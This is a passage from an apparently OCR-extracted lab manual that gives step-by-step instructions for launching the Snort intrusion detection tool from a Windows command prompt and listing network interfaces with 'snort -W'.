
13. The **Run** window appears; type **cmd** in the **Open** field and click **OK** to launch command prompt window.




14. The **Command Prompt** window appears; type **cd C:\Snort\bin** and press **Enter** to access the bin folder in the command prompt.




15. Type **snort** and press **Enter**.



16. Snort initializes; wait for it to complete. After completion press **Ctrl+C**, Snort exits and comes back to **C:\Snort\bin**.




17. Now type **snort -W**. This command lists your machine's physical address, IP address, and Ethernet Drivers, but all are disabled by default.



18. Observe your Ethernet Driver **index number** and write it down (in this task, it is **1**).

